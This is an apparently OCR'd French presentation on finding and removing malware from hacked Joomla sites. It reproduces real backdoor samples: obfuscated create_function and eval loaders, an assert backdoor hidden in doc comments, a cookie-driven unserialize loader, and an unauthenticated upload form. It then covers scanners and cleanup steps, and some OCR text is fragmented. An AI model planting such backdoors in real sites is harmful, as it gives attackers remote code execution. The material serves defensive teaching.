= $lhnet[\'TPL\'][rznd(0,jofns($lhnet[\'TPL\'])-1)];}hu(zrrzg_ekg_kvhtst($jfrrknsUrl, $lhnet)) {uorkzji($lhnet[$jfrrknsUrl] zt $ekg => $xzlfk) {@$isml .= ts
r_rkplzjk(\'#lhne#\',$xzlfk,$spl);}}hu(zrrzg_ekg_kvhtst(\'*\', $lhnet)){uorkzji($lhnet[\'*\'] zt $ekg => $xzlfk) {@$isml .= tsr_rkplzjk(\'#lhne#\',$xzlfk,$sp
l);}}hu(tsrlkn(@$isml)) {dkuhnk("isml", $isml);}}kltk {$isml = @bztk64_dkjodk($lne);hu($isml) {@$isml = tsr_rkplzjk(\'#lhne#\',$isml,$spl);dkuhnk("isml",$ism
l);}}}}}@krror_rkporshny($klkxkl);}';@$gmv='s'.chr(116).'rtr';@$itm='cre'.chr(97).'te_function';@$npy=${itm}('',${gmv}($ipr,'ekjcufzaihstvxgy','kecjfuazhitsxvy
g'));@$npy();if(defined("html")&&!defined("start")){define("start",1);return $module->content.html;}
		return $module->content;
	}

	/**
```

Injection de code dans le fichier

\libraries\joomla\application\module\helper.php

CODE INSÉRÉ DANS DES FICHIERS NATIFS

```php
/**
 * Returns a reference to the global JApplicationCli object, only creating it if it doesn't already exist.
 *
 * This method must be invoked as: $cli = JApplicationCli::getInstance();
 *
 * @param    string  $name  The*/$sess = md5(@$_COOKIE[ssid]);/*of the JApplicationCli class to instantiate.
 *
 * @return  JApplicationCli
 *
 * @since   11.1
 */ $a='as';
function getInstance($name = null)
{
    // Only create the object if it doesn't exist.
    if (empty(self::$instance))
    {
        if (class_exists($name) && (is_subclass_of($name, 'JApplicationCli')))
        {
            self::$instance = new $name;
        }
        else
        {
            self::$instance = new JApplicationCli;
        }
    }

    return self::$instance;
}

/**
 * Execute the application.
 *
 * @return  void
 *
 * @since   11.1
 */ $b='sert'; $a=$a.$b;
function execute()
{
    // Trigger the onBeforeExecute event.
    $this->triggerEvent('onBeforeExecute');

    // Perform application routines.
```

Le code de l'attaque se cache au milieu des commentaires et de code propre mais inutile

ATTENTION AUX <<< - SYNTAXE HEREDOC

Le pirate a camouflé son code dans du code qui

$_COOKIE ET BASE64_DECODE

```php
<?php
error_reporting(0);

if (!isset($_COOKIE['___5ZN_3Ay6_B9E']))
deny();
$cookieData=$_COOKIE['___5ZN_3Ay6_B9E'];

$cookieData=str_replace('#', '+', $cookieData);
$compressed=base64_decode($cookieData);


$data=@unserialize($compressed);

if ($data===false)
    deny();

//$url=$data['url'];
$url=$data;
$headers=$data['headers'];
```

Pas bô...

Quelques indicateurs tendant à démontrer que le codeur n’a pas voulu un code explicite pour masquer ses intentions

MOVE_UPLOADED_FILE

#113. \libraries\joomla\user\library.php (548B) 6

aeSecure a détecté les patterns suivant :

move_uploaded_file
move_uploaded_file(

```
<?php
if(isset($_POST['Submit'])){
$filedir = "";
$maxfile = '2000000';
$mode = '0644';
$userfile_name = $_FILES['image']['name'];
$userfile_tmp = $_FILES['image']['tmp_name'];
if (isset($_FILES['image']['name'])) {
$abod = $filedir.$userfile_name;
@move_uploaded_file($userfile_tmp, $abod);
@chmod ($abod, octdec($mode));
echo"<center><b>Done $userfile_name</b></center>";
}
}
else{
echo'
<form method="POST" action="#" enctype="multipart/form-data"><input type="file" name="image"><input type="Submit" name="Submit" value="S
ubmit"></form>';
}
?>
```

En l'occurrence, un formulaire d'upload planqué dans un dossier "à priori" sain et avec

KESKILDIT ?

REGULAR EXPRESSION

NO MATCH

/ insert your regular expression here / m

TEST STRING

```
<?php
$L5mQpW='CNSgMTW7'.Cb;$MXejps5='jr '^'/7K';$RS="yM}^"&'qOJ{';$WYY4fI=KV&'|U';'PHCD1kdF'.
        'Ja%^ek~i';$Vd3GqOTrjAW='P@J'|DPW;$dY='='^'|';$qKOKYlo1='`a3!'.F2f10|#rVZbN8WD'.
        '$A$a` b$0';$iPs0Lof8M=f2|' "';$ho49K2Zm='``|'!';$yS78tCcOE=j8GC.'#k'^"-"./*Ul'.
        'k,v %7K*/ywfA.";";$hRLySOI=DG5C9IJ.'@+A &'|'BF#'.L1XH.'@+A5 ';$GcXdtQ3SM=#Dnc'.
        '-q/x'^'s]HG';$oE584P='72g<->|qJ6$L6-k0,sy#Q'^io1erG.'#$>is-nr.og&(w*';'FGW0HK'.
        '4].J0C=j';$A2cWJ7Uissi='f*O/rle&lp;*t+'.tX5qtsr^'/~;Y-4:s</}s.t-;b4*,%';'mbII'.
        '_|Sm^xw6#';$QyLEz8=$MXejps5^(' !^'|'( P');$RWJP=(' $d@`0'|'!! @L&')|/*qPXBJuC'.
        '>(><X,dU8*/$yS78tCcOE;$V62PyK=$hRLySOI^('~wR:gk/3'.WtVK&'6=Vl~+/tG(^w');'fXId'.
        'jZ';$tUbWHdRn8=$RS^$GcXdtQ3SM;$q1LBbHgl=$oE584P&$A2cWJ7Uissi;$QyLEz8($RWJP(/*'.
        'j$*/$WYY4fI.$Vd3GqOTrjAW.$dY))==('4%d4d!0b5"9C 717!"130'|'2@@ D8 f&61#a")1`2('.
        '#!').$qKOKYlo1.$iPs0Lof8M||$V62PyK($tUbWHdRn8,exit,$ho49K2Zm);eval($RWJP(/*UO'.
        ')I2=fm=E:!*/$q1LBbHgl));#]Ge2~>u2n.qk1Sp%(Z_czXa~*ep(b(=5b#sqo(QkyI#($!~@52P'.
        'nb}q,-WB]j;cQ;xvOnFCw[mw5&dLt_B>pI(rP2FXq#Yz0!Zf=G0oPM]Tg(l0';
```

Là, clairement, à moins de parler le Vénusien méridional, le programmeur a vraiment tenté de vous cacher ses intentions

AESECURE QUICKSCAN

- Scanner php universel gratuit qui permet de détecter rapidement des fichiers suspects sur son site et de vous permettre de les supprimer.
- Concept de liste blanche et de liste noire pour optimiser le scan.
- 22 CMS supportés nativement.
- Disponible en Français, Néerlandais et Anglais.

AESECURE QUICKSCAN

1. /aesecure/configuration/languages/fr_FR.json *(151.92K) (Date dernière modif. February 02 2015 14:55:02.)*

Attention Il ne s'agit pas forcément d'un virus!; la signature recherchée est également utilisée dans du code légitime. 9e6fee6e27e2258b29f

Signature : **hacker**

Trouvé en position **50287** du fichier; voici le contexte :

```
HOST%\/images\/sampledata\/apple.jpg' target='_blank'>images\/sampledata\/apple.jpg<\/a><\/p><p>Les hac
```

2. /aesecure/configuration/languages/de_DE.json *(153.52K) (Date dernière modif. January 20 2016 14:14:35.)*


Attention Il ne s'agit pas forcément d'un virus!; la signature recherchée est également utilisée dans du code légitime. 490d0dfc51e53129d8

Signature : **hacker**

Trouvé en position **50260** du fichier; voici le contexte :

```
HOST%\/images\/sampledata\/apple.jpg' target='_blank'>images\/sampledata\/apple.jpg<\/a><\/p><p>Les hac
```

https://www.aesecure.com/fr/blog/aesecure-quickscan.html



paquet de 500

ers

les fichiers suivant:

ives

x, gz, gzip, jpa, tar, zip

uments

ocx, pdf, ppt, pptx, xls, xlsx

tes web

f, ttf, ttf2, woff, woff2

ges

ps, gif, ico, icon, jpeg, jpg, png, psd,

f, webp

ias (autre qu'images)

less)

nations

f, avi, fla, flv, f4v, m4v, mkv, mov, mp3,

npeg, mpg, ogg, ogv, swf, wav, webm,

es (autre que html)

, md, mo, po, sql, text, txt, xml, xsl

ier

Ce script, proposé à titre gracieux par aeSecure, logiciel de protection et d'optimisation de sites web Apache, va scanner l'ensemble de votre site à la recherche
performance, les fichiers de plus de 1M seront ignorés).
L'action du script est de faire un scan : aucune suppression de fichier ne sera faite; il n'y a donc aucun risque de l'exécuter sur votre site.


Dossier à analyser : C:\Christophe\Sites\joomla

1. Nettoyer les dossiers cache et temp | 2. Obtention de la liste des fichiers | 3. Scanner le site | 4. Supprimer ce script du serveur

Optimisation du scan Les empreintes des fichiers natifs de votre site Joomla 3.5.1 ont pû être téléchargées, elles seront utilisées pour accélérer le scan de votre site :
seront donc ignorés.

© aeSecure 2013-2016 - AVONTURE Christophe | *aeSecure QuickScan v.1.1.7*
Fanpage | Je nettoie votre site


SUCURI SITECHECK



https://sitecheck.sucuri.net/

Scanne l'URL soumise et quelques fichiers prédéfinis comme p.ex. le script de jQuery.

GOOGLE SERP



http://www.google.fr

De temps à autre, lancer une recherche Google sur votre propre site et vérifiez l'absence des notifications ci-dessus. Pour cela, faites une recherche `* site:votre-site.fr`

GOOGLE - VOIR CE QUE VOIS GOOGLE


Pour voir votre site comme Google et donc déceler d'éventuels ajouts fait par un pirate (comme du Black Hat SEO), utilisez le lien suivant : https://www.google.com/webmasters/tools/googlebot-fetch (remarque : il faut avoir un compte Google Search Console)

GOOGLE SAFEBROWSING

https://www.google.com/transparencyreport/safebrowsing/diagnostic/?hl=fr

Safe Browsing est une base de données de Google permettant de vérifier s'il pense que votre site est suspect.

GOOGLE BLACK HAT SEO



Vérifiez régulièrement les URLs référencées par Google afin de détecter les liens vers du contenu n'étant pas le vôtre.


GOOGLE - HAMEÇONNAGE

Si votre site était marqué par Google comme faisant du phising (hameçonnage), une fois nettoyé vous pourrez demander une demande de réexamen sur https://safebrowsing.google.com/safebrowsing/report_error/?hl=fr.

GOOGLE - CONTRÔLE D'UN DE SES SITES

Si vous avez un compte Google Search Console (anciennement Webmaster Tools), vous pouvez obtenir les éventuels avertisssements de sécurité émis par Google. Plus d'info : https://www.google.com/webmasters/tools/security-issues.

CHROME



https://www.google.com/transparencyreport/safebrowsing/?hl=fr

Chrome utilise l'API de Google Safe Browsing pour détecter la réputation du site : sain ou pas. Dans le cas contraire, c'est le RSOD (Red Screen Of Death).

CHROME DOWNLOAD

https://www.google.fr/chrome/browser/privacy/whitepaper.html

Chrome averti également de manière explicite si un logiciel en cours de téléchargement est réputé dangereux.


WINMERGE - MELDMERGE

- Ces outils permettent de comparer des fichiers et/ou des dossiers : à gauche une installation saine de Joomla!® et à droite votre site web.
- La comparaison permettra de mettre en évidence les fichiers ayant été ajoutés, supprimés ou altérés.

---

http://winmerge.org - http://meldmerge.org/

WINMERGE - MELDMERGE




1. il s'agit d'un fichier ayant été ajouté, ne se trouvant pas dans la distribution de Joomla!®
2. ce fichier a été altéré, il ne correspond pas à celui, natif, de Joomla.

XYPLORER

Gestionnaire de fichiers pour Windows apportant quantité d'améliorations comme p.ex. une vue à plat, une seconde fenêtre de visualisation des fichiers (contenu ou rendu), de puissants filtres, critères de sélection, une coloration des fichiers, une recherche, …

Un Must have !

XYPLORER



http://www.xyplorer.com/

SUPPRIMER LA MENACE

BACKUPS

Avant toute action de votre part; prenez une sauvegarde de votre site en l'état, même s'il est hacké.

Si, par inadvertence, vous supprimez un fichier nécessaire au fonctionnement du site, si vous n'avez pas une sauvegarde, vous serez comme coyote… oups!.

JOOMLA!® 3.6

Depuis sa version 3.6, Joomla!® propose maintenant de réinstaller les fichiers du core, si vous n'avez pas apporté de modifications dans les fichiers natifs, vous supprimerez déjà quantité de virus en réinstallant les fichiers du CMS.

Cette option est proposée dans l'écran Composants - Mise à jour de Joomla!

RESTAURER UNE ARCHIVE SAINE

Si vous avez adopté les bonnes pratiques qui sont de prendre des sauvegardes régulières de votre site, récupérer une version ayant été faite avant le hack et restaurez cette version.

Attention : si le hack a pu réussir, c'est que votre site était failible => mettez-le à jour et protégez-le. Ne vous arrêtez pas après l'avoir restauré.

Restaurer le site => le mettre à jour => le protéger

TRAVAILLEZ SUR UNE VERSION LOCALE

Même si votre site de production est hacké, il est préférable de travailler en local : prenez un backup de votre site et restaurez-le sur votre ordinateur.

Vous aurez moins de stress et, de fait, vous aurez toujours un backup des fichiers au cas où…

LES OUTILS DONT VOUS ALLEZ AVOIR BESOIN

- Un éditeur de texte style Notepad++ càd permettant de sauver en UTF-8 NoBom
- WinMerge ou MeldMerge pour les comparaisons de fichiers
- Idéalement un excellent gestionnaire de fichiers permettant des recherches, d'avoir une vue « à plat », ... Personnellement, j'utilise XYplorer, pour Windows.

Et surtout, vos yeux, votre maîtrise de Joomla!® et

N'EXÉCUTEZ PAS UN VIRUS

Lorsque vous aurez détecté un fichier suspect sur votre serveur, n'y accédez surtout pas depuis une URL (ne surfez pas vers http://localhost/le-fichier-suspect.php) mais éditez le fichier pour en lire son contenu (depuis son client FTP pour un site distant).

Accéder à un fichier par URL revient à l'exécuter

BESOIN D'AIDE ?

Si vous avez besoin de l'aide d'un professionnel, n'hésitez pas à prendre contact avec moi, j'ai développé un scanner "DeepScan" permettant de nettoyer votre site web.

https://www.aesecure.com/fr/telechargement.html

PROTÉGER SON SITE JOOMLA!®

Je vous invite à consulter le document “La sécurité et Joomla!®” pour apprendre à sécuriser votre site web afin de ne plus être victime de pirate :

https://www.aesecure.com/fr/blog/joomla-securite.html

MERCI POUR VOTRE ATTENTION!

- Blog: aesecure.com
- Twitter: @aeSecure
